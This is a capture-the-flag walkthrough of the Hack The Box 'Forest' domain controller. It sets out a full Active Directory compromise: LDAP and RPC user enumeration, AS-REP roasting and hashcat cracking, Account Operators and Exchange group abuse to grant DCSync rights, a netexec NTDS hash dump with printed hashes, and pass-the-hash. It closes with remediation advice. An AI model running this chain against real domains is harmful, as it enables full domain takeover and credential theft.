HTB Forest Walkthrough — Exchange & Account Operators AD Exploitation
HTB Forest — Full Walkthrough & Writeup
Forest is an easy-difficulty Windows Domain Controller machine from Hack The Box. This writeup outlines the complete compromise path, starting from an anonymous LDAP bind that reveals the active directory user list, followed by an AS-REP roasting attack to compromise the svc-alfresco service account. We then leverage the account's membership in the Account Operators group to create a new user, add it to the Exchange Windows Permissions group, grant DCSync rights, and dump the Active Directory database.
Machine Information
| Property | Value |
|---|---|
| OS | Windows Server 2016 |
| Difficulty | Easy |
| Domain | htb.local |
| DC Hostname | FOREST |
| IP Address | 10.129.59.175 |
| Foothold Account | svc-alfresco / s3rvice |
Attack Chain Overview
The following diagram illustrates the complete attack path:
graph TD
    A["Anonymous LDAP Bind"] -->|Enumerate Users| B["AS-REP Roasting<br/>(svc-alfresco Hash Capture)"]
    B -->|Hashcat Cracking| C["svc-alfresco Foothold<br/>(s3rvice)"]
    C -->|Account Operators Group| D["Create User & Group Pivot<br/>(Exchange Windows Permissions)"]
    D -->|Add-DomainObjectAcl| E["Grant DCSync Rights<br/>(PowerView)"]
    E -->|Secretsdump / NTDS Dump| F["Domain Admin PTH<br/>(Full Domain Takeover)"]

    style A fill:#2d5016,stroke:#4ade80,color:#fff
    style C fill:#4a1d96,stroke:#a78bfa,color:#fff
style F fill:#7f1d1d,stroke:#ef4444,color:#fffReconnaissance
Port scanning
I'll start by running an Nmap service and version scan with the default scripts. This will help identify any open ports and provide information about the services running on them, giving us valuable targets for further exploration.
Save Nmap Outputs
Always save the Nmap output in a text file for future reference. This practice is invaluable, as repeatedly running Nmap can be time-consuming and unnecessary.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ nmap -sC -sV -p- --min-rate 10000 -o nmap_report 10.129.59.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 10:05 IST
Nmap scan report for 10.129.59.175
Host is up (0.099s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-19 04:43:09Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49681/tcp open  msrpc        Microsoft Windows RPC
49698/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-19T04:43:59
|_  start_date: 2024-11-19T04:39:53
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-11-18T20:44:03-08:00
|_clock-skew: mean: 2h46m48s, deviation: 4h37m10s, median: 6m46s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.31 seconds
88/tcp, which is commonly associated with Kerberos authentication.
LDAP Anonymous Bind
Next, I examined the server for LDAP Null Binding. While this vulnerability / misconfiguration is becoming increasingly rare, it remains valuable to check for, as many organizations around the world continue to operate legacy systems. Upgrading to the latest technologies can be a complex and resource-intensive process, which means that older configurations may still be in use.
Indeed, we were able to successfully retrieve the list of usernames via LDAP Null Binding.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ ldapsearch -H 'ldap://10.129.59.175' -x -b 'dc=htb,dc=local' -s sub '(sAMAccountType=805306368)' |grep sAMAccountName |cut -f2 -d ' '
Guest
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
andy
mark
santi
RPCClient
User enumeration can also be conducted using rpcclient, a tool that operates over the RPC protocol, typically on port 135. This port is used for establishing the initial connection to the remote machine for further communication.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ rpcclient 10.129.59.175 --user '' -N -c enumdomusers |sed -n 's/^user:\[\([^]]*\)\].*/\1/p'
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
- sebastien
- lucinda
- svc-alfresco
- andy
- mark
- santi
AES-REP Roasting
AS-REP Roasting is an attack technique that allows adversaries to steal the password hashes of user accounts where Kerberos pre-authentication is disabled, enabling them to attempt offline password cracking.
Under normal circumstances, when pre-authentication is enabled, a user initiating a Kerberos authentication request sends an Authentication Server Request (AS-REQ) message to the domain controller (DC). This message includes a timestamp encrypted with the user's password hash. If the DC can successfully decrypt the timestamp using the user's stored password hash, it responds with an Authentication Server Response (AS-REP) message, which contains a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC). The TGT is used to authenticate the user for subsequent access requests.
However, if Kerberos pre-authentication is disabled for an account, an attacker can request authentication data for any user. In this case, the DC responds with an AS-REP message, which includes an encrypted section that is tied to the user's password. Since the encryption is based on the user’s password hash, an attacker can capture the AS-REP message and attempt to brute-force the password offline, bypassing the need for direct interaction with the DC.
While this vulnerability or misconfiguration is well-known and easily identified during penetration testing, most organizations—except for a few that maintain it for backward compatibility or application support—are generally protected from this attack. However, we will leave no stone unturned in our assessment.
Using impacket-GetNPUsers for AS-REP Roasting, we successfully retrieved the hashes for the alfresco@HTB account, which we can now attempt to crack offline.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ impacket-GetNPUsers htb/ -outputfile hashes -format hashcat -usersfile usernames.txt  -dc-ip 10.129.59.175
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB:e1765956ff8ea8dcc94165e0560b30d9$48ba6d336c9c3c9463f647c84747fbbc3797cdac336aa23004f37db14e4c4348119c70dfbbc554ef3ef3f936100fd73cb57c1bffb87d909988e52e4938e9f5a8e1bd3b35a4915cd5ea4f96e7ce3e585d61d3fced57302f3562dc7f6bbd127e8865cc991745d8e8e394f136fa5563eaf657449f09f85a65f7a2ebd78aee107bb1126ca136afa7b6fe4aa5276da139244a06cc2e0a523b277ecb7df745b20dc012c2baf425ca30f3190f5ed3f6fe3ab9f6be7f4cbd4d17958cfe735aad37e2de2d30c1dc0ff3e5c37fdef5f0debb4c1f05534d3a136b33b081333e86139d19a4e0
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
Password Cracking
To crack the hashes, we will use hashcat in conjunction with the rockyou dictionary.
Rockyou Wordlist
The rockyou dictionary is pre-installed with Kali Linux and other major penetration testing distributions, so there is no need to download it separately.
Hardware Acceleration
Password cracking is a resource-intensive task that performs significantly faster on a bare-metal machine, as opposed to a virtual machine, allowing you to fully leverage the power of the GPU.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ hashcat -m 18200 -a 0 -o svc-alfresco hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...snip...

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB:e1765956ff8ea8dcc941...19a4e0
Time.Started.....: Tue Nov 19 22:19:16 2024 (6 secs)
Time.Estimated...: Tue Nov 19 22:19:22 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   772.1 kH/s (0.97ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4085760/14344385 (28.48%)
Rejected.........: 0/4085760 (0.00%)
Restore.Point....: 4084736/14344385 (28.48%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: s456822 -> s3r3ndipit
Hardware.Mon.#1..: Util: 85%

Started: Tue Nov 19 22:18:54 2024
Stopped: Tue Nov 19 22:19:23 2024
svc-alfresco cracked: s3rvice
Foothold
PS Remote
Windows Remote Management (WinRM) is a Windows-native protocol used for remote management. At its core, it utilizes the Simple Object Access Protocol (SOAP) to communicate with remote computers, servers, operating systems, and applications.
WinRM is a command-line tool that enables the following tasks:
- Remotely interface with hosts, including workstations, servers, and any operating system that supports WinRM, using standard network channels and ports.
- Execute commands on remote systems that are network-accessible but not local.
- Monitor, manage, and configure servers, operating systems, and client machines from a remote location.
Using netexec, we quickly confirmed that the compromised account has remote management privileges on the target machine. This allows us to obtain a shell on the target using evil-winrm, which we will utilize later.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ netexec winrm 10.129.59.175 -u svc-alfresco -p 's3rvice'
WINRM       10.129.59.175   5985   FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local)
WINRM       10.129.59.175   5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
Bloodhound
Next, we will use the same account to run bloodhound-python, a Python-based implementation of the popular BloodHound tool. BloodHound is a powerful Active Directory (AD) attack simulation and enumeration tool that helps security professionals identify potential attack paths within an AD environment. It maps out relationships and permissions across users, groups, and services, making it easier to spot privilege escalation opportunities. By leveraging bloodhound-python, we can automatically gather and analyze these relationships, helping us pinpoint high-value targets and vulnerabilities in the network’s security posture.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ bloodhound-python -d htb.local -ns 10.129.59.175 -u svc-alfresco -p 's3rvice' -c All --zip
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (FOREST.htb.local:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 24S
INFO: Compressing output into 20241119222342_bloodhound.zip
BloodHound Data Collection via NetExec
We can collect the same details using netexec as well:
Analyzing the BloodHound Data

SVC-ALFRESCOis a member of theSERVICE ACCOUNTSgroup.- The
SERVICE ACCOUNTSgroup is a member of thePRIVILEGED IT ACCOUNTSgroup. - Members of the
PRIVILEGED IT ACCOUNTSgroup can use PowerShell Remoting to access the domain controller:FOREST.HTB.LOCAL.
PowerShell Remoting
PowerShell Remoting is a built-in feature in Windows that allows remote execution of scripts and PowerShell commands.
- The
PRIVILEGED IT ACCOUNTSgroup is also a member of theACCOUNT OPERATORSgroup, which hasGeneric Allpermissions on the Exchange server:EXCH01.HTB.LOCAL.

Account Operators is one of the most privileged groups in Active Directory. Upon further investigation, we discovered that this group has GenericAll permissions on the Exchange Windows Permissions group, which in turn has WriteDacl permissions on the domain.
Privilege Escalation
As a member of the Account Operators group, SVC_ALFRESCO has the ability to create accounts within the domain. Additionally, it has Full Control over the Exchange Windows Permissions group, which grants WriteDacl permissions on the domain.
The first step is to create a new account and add it to the Exchange Windows Permissions group. This will provide the new account with WriteAcl permissions on the domain.
Next, we will use this new account to escalate our privileges and obtain Domain Replication permissions on the domain. With these elevated privileges, we can perform a DCSync attack.
Get a Shell on the Server
Since SVC_ALFRESCO has PS Remoting permissions, we can use evil-winrm to establish a PowerShell session on the server.
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ netexec winrm 10.129.59.175 -u svc-alfresco -p 's3rvice'
tony using the Net User command.
Once the account is created, we will add it to the Exchange Windows Permissions group by running the following Net Group command:
We can verify if the user was successfully added to the group by running the Get-ADGroupMember PowerShell command:
Perform a DCSync Attack
Now that we have successfully obtained WriteDacl permissions on the domain, we can proceed with granting DCSync privileges to the account. For this, we will use PowerView.py, a Python implementation of the original PowerView PowerShell modules.
We can start the PowerView session by running the following:
After logging in, tony can grant himself DCSync permissions on the domain by running the Add-DomainObjectAcl command:
However, before proceeding, let's check the available options by running the command with the -h flag for help.
PV > Add-DomainObjectAcl -h
usage: powerview Add-DomainObjectAcl [-h] -TargetIdentity TARGETIDENTITY
                                     -PrincipalIdentity PRINCIPALIDENTITY
                                     [-Rights [{immutable,fullcontrol,resetpassword,writemembers,dcsync}]]
                                     [-RightGUID RIGHTS_GUID]
                                     [-ACEType [{allowed,denied}]] [-Inheritance]
                                     [-Server SERVER] [-OutFile OUTFILE]

options:
  -h, --help            show this help message and exit
  -TargetIdentity TARGETIDENTITY
  -PrincipalIdentity PRINCIPALIDENTITY
  -Rights [{immutable,fullcontrol,resetpassword,writemembers,dcsync}]
  -RightGUID RIGHTS_GUID
  -ACEType [{allowed,denied}]
  -Inheritance
  -Server SERVER
  -OutFile OUTFILE
Finally, grant the DCSync rights by running the appropriate command.
PV > Add-DomainObjectAcl -TargetIdentity 'dc=htb,dc=local'  -PrincipalIden>
[2024-12-04 13:46:24] [Add-DomainObjectACL] Found target identity: DC=htb,DC=local
[2024-12-04 13:46:24] [Add-DomainObjectACL] Found principal identity: CN=tony,CN=Users,DC=htb,DC=local
[2024-12-04 13:46:24] DACL modified successfully!
Once we have obtained DCSync privileges, we can dump the NTDS database using netexec by running the following command with tony's account:
┌──(frodo㉿kali)-[~/hack-the-box/forest]
└─$ nxc smb 10.129.59.175 -u tony -p 'Welcome@123' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] y
SMB         10.129.59.175   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.129.59.175   445    FOREST           [+] htb.local\tony:Welcome@123
SMB         10.129.59.175   445    FOREST           [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.129.59.175   445    FOREST           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.129.59.175   445    FOREST           htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
SMB         10.129.59.175   445    FOREST           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
SMB         10.129.59.175   445    FOREST           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
SMB         10.129.59.175   445    FOREST           htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
SMB         10.129.59.175   445    FOREST           htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
SMB         10.129.59.175   445    FOREST           htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
SMB         10.129.59.175   445    FOREST           htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
SMB         10.129.59.175   445    FOREST           htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
SMB         10.129.59.175   445    FOREST           htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
SMB         10.129.59.175   445    FOREST           htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
SMB         10.129.59.175   445    FOREST           tony:10101:aad3b435b51404eeaad3b435b51404ee:58c2874c21fae31a4163a43b6efdcbf5:::
SMB         10.129.59.175   445    FOREST           FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:244315f922bbed1cddfd1c0ae3a350cf:::
SMB         10.129.59.175   445    FOREST           EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
SMB         10.129.59.175   445    FOREST           [+] Dumped 34 NTDS hashes to /home/frodo/.nxc/logs/FOREST_10.129.59.175_2024-12-04_134848.ntds of which 31 were added to the database
SMB         10.129.59.175   445    FOREST           [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.129.59.175   445    FOREST           [*] cat /home/frodo/.nxc/logs/FOREST_10.129.59.175_2024-12-04_134848.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.129.59.175   445    FOREST           [*] grep -iv disabled /home/frodo/.nxc/logs/FOREST_10.129.59.175_2024-12-04_134848.ntds | cut -d ':' -f1
We have successfully dumped all the hashes from the Active Directory database. Now, we can either attempt to crack these hashes offline or use the hashes themselves to log in to the domain controller.
Pass-the-Hash
Cracking the hashes is not always necessary. In some cases, you can directly use the hashes for authentication.
Using the Administrator's NTLM hash, we will take a shell on the target using evil-winrm.
Flags
- User flag is found at:
C:\Users\svc-alfresco\Desktop\user.txt - Root flag is found at:
C:\Users\Administrator\Desktop\root.txt
Lessons Learned
1. Disable LDAP Anonymous Binds
Allowing anonymous LDAP binds exposes critical Active Directory details, including the full domain structure, user list, and service accounts. - Remediation: Configure the Active Directory Domain Controller to refuse anonymous LDAP queries by disabling null binds and requiring LDAP signing and binding.
2. Disable Pre-Authentication only when Necessary
AS-REP Roasting targets user accounts that do not require Kerberos pre-authentication.
- Remediation: Regularly audit AD user accounts and ensure DONT_REQ_PREAUTH (Kerberos pre-authentication is not required) is disabled unless strictly necessary.
3. Restrict Account Operators Group Permissions
The Account Operators group holds excessive built-in administrative privileges, allowing its members to create/modify users and modify permissions on Exchange-related groups.
- Remediation: Limit membership in the Account Operators group. Minimize nested AD privileges where Account Operators or other Tier ½ operators have modify access on Tier 0 groups (e.g., Exchange Windows Permissions).